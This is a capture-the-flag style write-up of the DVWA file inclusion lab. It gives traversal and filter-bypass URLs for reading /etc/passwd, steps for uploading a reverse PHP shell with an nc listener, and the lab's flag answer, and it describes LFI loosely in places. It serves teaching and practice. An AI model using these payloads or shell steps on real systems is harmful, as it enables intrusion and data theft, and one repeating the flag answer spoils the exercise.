**FILE INCLUSION**

Some web applications allow the user to specify input that is used directly into file streams or allows the user to upload files to the server. At a later time the web application accesses the user supplied input in the web applications context. By doing this, the web application is allowing the potential for malicious file execution.

If the file chosen to be included is local on the target machine, it is called "Local File Inclusion (LFI). But files may also be included on other machines, which then the attack is a "Remote File Inclusion (RFI).

When RFI is not an option,Using another vulnerability with LFI (such as file upload and directory traversal) can often achieve the same effect.

Note, the term "file inclusion" is not the same as "arbitrary file access" or "file disclosure".

**Objective**

Read all five famous quotes from '../hackable/flags/fi.php' using only the file inclusion.

**Description**

There are 2 types of file inclusion vulnerabilities:

1. Local file inclusion: LFI is the vulnerability where we access the website’s local database via the url

2. Remote file inclusion: RFI is the type of vulnerability in which we can access remote files or web servers via the local server of the website.

**Impact:**

Successful exploitation of file inclusion vulnerability will result in remote code execution on the web server that runs the affected web application. An attacker can use remote code execution to create a web shell on the web server, which can be used for website defacement.

**Prevention:**

1. Use of files and other documents must be avoided and use of databases must be implemented. Files on a web server or application can be compromised.
2. Better server Interaction – Make the server send download headers automatically instead of executing files in a specified directory.
3. Whitelisting – Use a whitelist of files and ignore every other filename and path.


**LOW**

We will perform both file inclusion vulnerability

1. **Local file inclusion**

**Steps to reproduce:**


1. Configure your browser.
2. Go to the dvwa page and set level of file inclusion to the low level.
3. Click on the file1.php and notice the url<http://127.0.0.1/DVWA/vulnerabilities/fi/?page=file1.php>
4. Now change in the url file1 to file2 and file2.php opens and it seems interesting and web page is vulnerable to file inclusion.
5. We will do directory traversal by passing ‘../’ argument, we will pass this argument utill we reach root directory.
6. Now we can access /etc/passwd file too through this url ‘http://127.0.0.1/DVWA/vulnerabilities/fi/?page=../../../../../../../../../../../../../../../../etc/passwd’




1. **Remote file inclusion**

**Steps to reproduce:**


1. Configure your browser.
2. Go to the dvwa page and set level of file inclusion to the low level.
3. If we open Google via the dvwa server through this url ‘http://127.0.0.1/DVWA/vulnerabilities/fi/?page=http://google.com’



1. This confirms that web page is vulnerable to RFI.
2. Now we will access the shell to the website’s server using a reverse php shell.
3. Open terminal and type command ‘ locateshell.php ‘ we will use this shell ‘/usr/share/webshells/php/php-reverse-shell.php ‘
4. Copy this shell to desktop and rename this file to s2.php.
5. Open this file and change ip and port in this file and save this.
6. In ip enter your won ip and in port enter that port number which was used in reverse connection
7. Now transfer this file to the folder /var/www/html and we can access via ‘http://127.0.0.1/s2.php’
8. For establishing reverse shell connection type command ‘nc –l –p 1234’



1. Our objective is to find famous quotes from ‘../hackable/flags/fi.php’
2. Go to the hackable/flag/fi.php directory and open the fi.php file.
3. We got our five quotes and 4th quote is encoded using base64 and ans is ‘THE POOL ON THE ROOF MUST HAVE A LEAK’




**MEDIUM**

**Locate file inclusion**

**Steps to reproduce:**


1. Configure your browser.
2. Go to the dvwa page and set level of file inclusion to the medium level.
3. In this http:// , https:// , ../ , ..\” these are replace with blank space so now we modify our request.
4. We will do directory traversal by passing ‘../’ argument, we will pass this argument utill we reach root directory, but we should modify our request as this argument is convert into blank space.
5. Now we can access /etc/passwd file through this url ‘http://127.0.0.1/DVWA/vulnerabilities/fi/?page=..././..././..././..././..././..././..././..././..././etc/passwd’




**Remote file inclusion**

**Steps to reproduce:**

1. Configure your browser.
2. Go to the dvwa page and set level of file inclusion to the medium level.
3. In this http:// , https:// , ../ , ..\” these are replace with blank space so now we modify our request.
4. If we open Google via the dvwa server through this url ‘http://127.0.0.1/DVWA/vulnerabilities/fi/?page=htthttp://p://google.com’



1. Now we will access the shell to the website’s server using a reverse php shell.
2. Open terminal and type command ‘ locateshell.php ‘ we will use this shell ‘/usr/share/webshells/php/php-reverse-shell.php ‘
3. Copy this shell to desktop and rename this file to s2.php.
4. Open this file and change ip and port in this file and save this.
5. In ip enter your won ip and in port enter that port number which was used in reverse connection
6. Now transfer this file to the folder /var/www/html and we can access via ‘htthttp://p://127.0.0.1/s2.php’
7. For establishing reverse shell connection type command ‘nc –l –p 1234’
8. Our objective is to find famous quotes from ‘../hackable/flags/fi.php’
9. Go to the hackable/flag/fi.php directory and open the fi.php file.
10. We got our five quotes and 4th quote is encoded using base64 and ans is ‘THE POOL ON THE ROOF MUST HAVE A LEAK’




**HIGH**

**Locate file inclusion**

**Steps to reproduce:**

1. Configure your browser.
2. Go to the dvwa page and set level of file inclusion to the high level.
3. It only allow request that have the words include.php or file\*
4. Now use linux file protocol to access the local directories through this url ‘http://127.0.0.1/DVWA/vulnerabilities/fi/?page=file:///etc/passwd’



IN THIS WE CANNOT EXPLOIT REMOTE FILE INCLUSION